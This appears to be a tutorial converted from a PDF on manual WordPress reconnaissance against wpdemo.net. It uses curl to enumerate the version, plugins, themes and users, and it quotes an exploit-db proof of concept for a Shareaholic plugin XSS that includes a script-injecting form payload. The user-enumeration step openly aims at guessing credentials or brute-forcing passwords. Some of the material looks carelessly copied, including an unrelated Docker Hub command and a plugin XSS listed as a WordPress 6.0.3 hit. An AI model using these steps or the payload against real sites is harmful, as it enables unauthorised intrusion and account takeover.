

Wpscan (Manually)

Wpscan : The WPScan CLI (command-line interface) tool is a **free, for non-commercial use, black box WordPress security scanner** written for security professionals and blog maintainers to test the security of their sites. The WPScan CLI (command-line interface) tool uses our database of 32,012 WordPress vulnerabilities.

Manually :

Testing site : [link](#)

Step 1 : Version check

Check Wordpress Version using the given below curl command .

```
❑ curl -X GET https://wpdemo.net| grep  
'<meta name="generator"'
```

```
(kali@kali)-[~]  
$ curl -X GET https://wpdemo.net| grep '<meta name="generator"'  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
           % Dload  % Upload   Total    Spent    Left  Speed  
100 32877  100 32877    0     0  26091      0  0:00:01  0:00:01 --:--:-- 26092  
<meta name="generator" content="WordPress 6.0.3" />
```

Version : Wordpress 6.0.3

Check wordpress 6.0.3 vulnerabilities :

- Go to the <https://www.exploit-db.com> site
> Enter search input box- WordPress 6.0.3

EXPLOIT DATABASE

☐ Verified
 ☐ Has App

1 vulnerabilities

Show: 15

Search: WordPress 6.0.3

Date	D	A	V	Title	Type	Platform	Author
2015-04-08	↓		×	WordPress Plugin Shareaholic 7.6.0.3 - Cross-Site Scripting	WebApps	PHP	Kacper Szurek

Showing 1 to 1 of 1 entries (filtered from 45,088 total entries)

FIRST PREVIOUS 1 NEXT LAST

> Click on vulnerabilities link

Check :

EXPLOIT DATABASE

WordPress Plugin Shareaholic 7.6.0.3 - Cross-Site Scripting

EDB-ID:
38674

CVE:
2015-0911

Author:
KACPER SZUREK

Type:
WEBAPPS

Platform:
PHP

Date:
2015-04-08

EDB Verified: ✗

Exploit: 📄 / {}

Vulnerable App:

←

```
# Exploit Title: Shareaholic 7.6.0.3 XSS
# Date: 18-11-2015
# Software Link: https://wordpress.org/plugins/shareaholic/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/kacperszurek
# Website: http://security.szurek.pl/
# CVE: CVE-2015-0911
# Category: webapps

1. Description
ShareaholicAdmin::add_location is accessible for every registered user.

File: shareaholic/shareaholic.php

add_action('wp_ajax_shareaholic_add_location', array('ShareaholicAdmin', 'add_location'));

$_POST['location'] is not escaped.

File: shareaholic/admin.php

public static function add_location() {
    $location = $_POST['location'];
    $app_name = $location['app_name'];
    ShareaholicUtilities::update_options(array(
        'location_name_id' => array(
            $app_name => array(
                $location['name'] => $location['id']
            ),
        ),
        $app_name => array(
            $location['name'] => 'on'
        )
    ));

    echo json_encode(array(
        'status' => "Successfully created a new {$location['app_name']} location",
        'id' => $location['id']
    ));
}

// curl -X POST http://localhost:8080/wp-admin/admin-ajax.php -d '{"location": {"app_name": "test", "name": "test"}, "name": "on"}'

http://security.szurek.pl/shareaholic-7603-xss.html

2. Proof of Concept

Login as regular user (created using wp-login.php?action=register) then:

<form method="post" action="http://wordpress-install/wp-admin/admin-ajax.php">
  <input type="hidden" name="action" value="shareaholic_add_location">
  <input type="hidden" name="location[app_name]" value="recommendations">
  <input type="hidden" name="location[name]" value="post_below_content">
  XSS: <input type="text" name="location[id]" value=""><script>alert(String.fromCharCode(88,83,83));</script>
  <input type="submit" value="Hack!">
</form>

XSS will be visible for admin:

http://wordpress-install/wp-admin/admin.php?page=shareaholic-settings

3. Solution:

Update to version 7.6.1.0
https://downloads.wordpress.org/plugin/shareaholic.7.6.1.0.zip
https://blog.shareaholic.com/security-update-shareaholic-wordpress-plugin/
```


Tags:

Step 2: Plugins Check

- **Command For Plugins:**

```
curl -s -X GET https://wpdemo.net | sed 's/href=/\n/g' | sed 's/src=/\n/g' |  
grep 'wp-content/plugins/*' | cut -d'"' -f2
```

Show :

A terminal window with a dark background and blue accents. The prompt is (kali@kali)-[~]. The command entered is: curl -s -X GET https://wpdemo.net | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'wp-content/plugins/*' | cut -d'"' -f2. The output lists several plugin files with their full URLs and version numbers.

```
(kali@kali)-[~]  
$ curl -s -X GET https://wpdemo.net | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'wp-content/plugins/*' | cut -d'"' -f2  
https://wpdemo.net/wp-content/plugins/monarch/css/style.css?ver=1.4.14  
https://wpdemo.net/wp-content/plugins/qs_site_app/src/assets/css/qs_site_app_common.min.css?ver=1658239541  
text/css  
https://wpdemo.net/wp-content/plugins/orbisius-simple-notice/assets/jquery.cookie.min.js?ver=1.0  
https://wpdemo.net/wp-content/plugins/monarch/js/idle-timer.min.js?ver=1.4.14  
https://wpdemo.net/wp-content/plugins/monarch/js/custom.js?ver=1.4.14  
https://wpdemo.net/wp-content/plugins/qs_site_app/src/assets/js/qs_site_app_common.min.js?ver=1664890147  
https://wpdemo.net/wp-content/plugins/monarch/core/admin/js/common.js?ver=4.9.3
```

Plugins name :

- ☐ Monarch plugins
- ☐ Qs_site_app plugins
- ☐ Orbisius-simple-notice Plugins

Step 3: Themes Enumeration Check

- **Command For Themes:**

```
curl -X GET https://hub.docker.com/_/wordpress| grep '<meta  
name="generator"'
```

```
kali@kali:~$ curl -s -X GET https://wpdemo.net | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'themes' | cut -d'"' -f2
<script type="application/ld+json" class="yoast-schema-graph">{"@context":"https://schema.org","@graph":[{"@type":"WebSite",
"did":"https://wpdemo.net/#website","url":"https://wpdemo.net/","name":"WPDemo","description":"Demo sites with admin access
so your potential customers can try your plugins &amp; themes","potentialAction":[{"@type":"SearchAction","target":{"@type":"Ent
ryPoint","urlTemplate":"https://wpdemo.net/?s={search_term_string}","query-input":{"required name=search_term_string"},"inLangu
age":"en-US"},"@type":"WebPage","@id":"https://wpdemo.net/#webpage","url":"https://wpdemo.net/","name":"Home - WPDemo","isPartO
f":{"@id":"https://wpdemo.net/#website"},"datePublished":"2019-12-01T09:02:34+00:00","dateModified":"2021-01-25T19:54:30+00:00",
"breadcrumb":{"@id":"https://wpdemo.net/#breadcrumb"},"inLanguage":"en-US","potentialAction":[{"@type":"ReadAction","target":{"h
ttps://wpdemo.net/"}},{"@type":"BreadcrumbList","@id":"https://wpdemo.net/#breadcrumb","itemListElement":[{"@type":"ListItem",
https://wpdemo.net/wp-content/themes/primer/style.css?ver=1590756562
https://wpdemo.net/wp-content/themes/q5-on-primer/style.css?ver=1617278312
<div class="site-description">Demo sites with admin access so your potential customers can try your plugins &amp; themes
</div>
/demos/themes" data-wpel-link="internal">Themes</a></li>
<p>WPDemo.net is for WordPress theme designers and plugin developers that want to allow potential customers to test drive their
WordPress plugins or themes before buying. With our service they can have separate/private &amp; temporary demo WordPress sites
(hosted by us) that users can try the themes and plugins both on the frontend and the backend with full admin access but without
being able to download or modify any of the source code as users can't install plugins/themes or edit them. By using our hosted
product demo service they don't risk somebody hacking into outdated demo sites and then getting into your main site and then ca
using all kinds of troubles.</p>
<p>The users can't install additional plugins or themes or edit them so your code is safe.</p>
<ul><li>Quick set up. The demo site creation usually completes in less than 5-6 seconds. Web8217re constantly looking for ways
to optimize this time even more.</li><li>(Almost) no friction to demo (captcha code is required).</li><li>After the demo is set
up the user is automatically logged in, saving them another click.</li><li>Dedicated, private and isolated WP demo sites 88211;
your clients won't see any garbage content entered the users before them.</li><li>Automatic site expiration. The expired demo sit
es are automatically deleted later.</li><li>No additional load on your server because we're hosting everything.</li><li>The demo
set up is quick because we've made some awesome optimizations.</li><li>You can optionally have buy now and support links shown in
the top WordPress admin bar so users can get in touch with you with pre-sales questions or to directly buy the product. Web821
will automatically add ?utm_source parameter to both links so you can check how many visitors you have from your demo sites.</li>
<li>No risk of somebody hacking into your main site because of an outdated demo site with plugins/themes because of the clear se
paration.</li><li>Pre-configure a demo site template by installing plugins/themes.</li><li>Demo sites can start fresh (default WP
) or be an exact replica of the demo site template that you've created or be based on the system ones such as WordPress, WooCommerce,
WordPress + Sample Data.</li><li>Redirect URL: The users can be redirected directly to your plugin's main page saving you
left before the demo site expires and gets deleted.</li><li>WordPress options removal. You can list which option keys to be remov
ed. This is for example license key that you8217ve used during the demo site template set up. If you don8217t do it people
may copy it and use it themselves.</li><li>Set a user with a specific role (applies to theme &amp; plugin demos).</li><li>Add cu
stom JS/CSS code that will be loaded on each demo site both public side and admin area. This could be Analytics, chat code that
you may use to record user behavior or have users contact you from within the demo site with pre-sales questions or bug reports.
</li><li>Default/System packages: WordPress, WooCommerce, WordPress + Sample Data.</li><li>Update your demo template site (Word
fic title, slug/link, content which may include a shortcode that your plugin needs.</li><li>Copy the demo link or copy/paste our
HTML code that contains the link to the demo.</li><li>You can even update the demo site template before doing the package sync/
<li>Chose the starter package template for full Site Demos. You can start the demo site template from our System packages or
from one of our existing and already configured packages.</li></ul>
https://wpdemo.net/wp-content/themes/primer/assets/js/navigation.min.js?ver=1.8.9
kali@kali:~$
```

Theme name :


- ★ `wpdemo.net/wp-content/themes`
- ★ `demos/themes" data-wpel-link="internal">Themes`

Step 4 : User Enumeration

Enumerating a list of valid users is a critical phase of a WordPress security assessment. Armed with this list, we may be able to guess default credentials or perform a brute force password attack. If successful, we may be able to log in to the WordPress backend as an author or even as an administrator. This access can potentially be leveraged to modify the WordPress website or even interact with the underlying web server.

Command :

`curl https://wpdemo.net/wp-json/wp/v2/users`



User name:

1. Superadmin
2. Wp Demo
3. wpDemo Helper1

Or go in to Targetwebsite :

Command : <https://wpdemo.net/wp-json/wp/v2/users>

[illegible]

User name:

1. Superadmin
2. Wp Demo
3. wpDemo Helper1